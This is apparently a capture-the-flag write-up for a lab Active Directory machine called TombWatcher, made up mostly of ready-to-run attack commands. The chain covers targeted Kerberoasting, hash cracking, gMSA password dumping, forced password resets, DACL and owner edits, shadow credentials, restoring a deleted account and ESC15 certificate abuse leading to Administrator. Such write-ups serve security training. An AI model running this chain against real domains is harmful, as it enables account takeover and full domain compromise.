Enumeration
Open ports:
sudo nmap -T4 -sCV -p- -Pn --min-rate 5000 --open 10.129.118.176
...
Nmap scan report for 10.129.118.176
Host is up (0.039s latency).
Not shown: 65514 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-06-08 01:05:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-06-08T01:06:32+00:00; +4h00m00s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-06-08T01:06:33+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-06-08T01:06:32+00:00; +4h00m00s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-06-08T01:06:33+00:00; +4h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
49724/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 3h59m59s, deviation: 0s, median: 3h59m59s
| smb2-time:
|   date: 2025-06-08T01:05:54
|_  start_date: N/A
Collecting data for BloodHound:
bloodhound-python -u henry -p 'H3nry_987TGV!' -ns 10.129.118.176 -d tombwatcher.htb -c All --zipFoothold

WriteSPN - Alfred
Henry can change SPN for Alfred, which means we can execute targeted Kerberoast:
python3 targetedKerberoast.py -v -d tombwatcher.htb -u henry -p 'H3nry_987TGV!'
Cracking the hash:
hashcat -m 13100 hash.txt /home/kali/Documents/Tools/Dictionaries/rockyou.txt
..
basketball
AddSelf - Infrastructure
Alfred has AddSelf privileges for INFRASTRUCTURE group:

We can add him to the group using this command:
bloodyAD --host dc01.tombwatcher.htb -d tombwatcher -u alfred -p 'basketball' add groupMember 'INFRASTRUCTURE' 'alfred'ReadGMSAPassword - Ansible_dev$
Now we can see that he also has ReadGMSAPassword privilege:

Dumping Ansible user password hash:
python3 gMSADumper.py -u alfred -p 'basketball' -d tombwatcher.htb
ForceChangePassword - Sam
This user can change password for Sam:

We can change it with this command:
pth-net rpc password 'sam' 'Password123' -U 'tombwatcher.htb'/'ansible_dev$'%'aad3b435b51404eeaad3b435b51404ee':'1c37d00093dc2a5f25176bf2d474afdc' -S 'dc01.tombwatcher.htb'
WriteOwner - John
Sam has WriteOwner privileges on John:

Setting new owner:
impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password123'
Modifying privileges:
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password123'
Now we have GenericAll privileges:

Adding shadow credentials:
python3 pywhisker.py -d "tombwatcher.htb" -u "sam" -p "Password123" --target "john" --action "add"
Creating a TGT file:
python3 gettgtpkinit.py -cert-pfx 7JnZSwgo.pfx -pfx-pass WflxWQcB2RWjLTveFaV5 tombwatcher.htb/john john.ccache -dc-ip 10.129.193.30
Exporting it to memory:
export KRB5CCNAME=john.ccacheAnd collecting user flag:
evil-winrm -i dc01.tombwatcher.htb -r tombwatcher.htb
Privilege Escalation
John has GenericAll privileges on ADCS OU:


At this point I was completely stuck. While searching for privesc path (out of desperation) I learned about this Active Directory feature: https://learn.microsoft.com/en-us/troubleshoot/windows-server/active-directory/phantoms-tombstones-infrastructure-master

There is also a hint here, unknown SID on WebServer certificate template:
We can check for deleted objects:
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
Restore deleted user:
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebfEnable it:
Enable-ADAccount -Identity "cert_admin"Then set a new password:
Set-ADAccountPassword -Identity "cert_admin" -Reset -NewPassword (ConvertTo-SecureString "Password123" -AsPlainText -Force)
Now we can see that WebServer certificate template is vulnerable to ESC15:
certipy-ad find -vulnerable -u cert_admin -p 'Password123' -dc-ip 10.129.231.172 -stdout
ESC15
Certipy wiki for this technique: https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc15-arbitrary-application-policy-injection-in-v1-templates-cve-2024-49019-ekuwu
Requesting a certificate on behalf of Administrator user:
certipy-ad req -u 'cert_admin@tombwatcher.htb' -p 'Password123' -dc-ip '10.129.193.30' -target 'dc01.tombwatcher.htb' -ca 'tombwatcher-CA-1' -template 'WebServer' -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
Authenticate with it:
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.231.172 -ldap-shellChange the password over LDAP shell:
change_password Administrator
And connect as Administrator:
evil-winrm -i dc01.tombwatcher.htb -u Administrator -p 'FGVlTAUOlg4[7eO'

Proof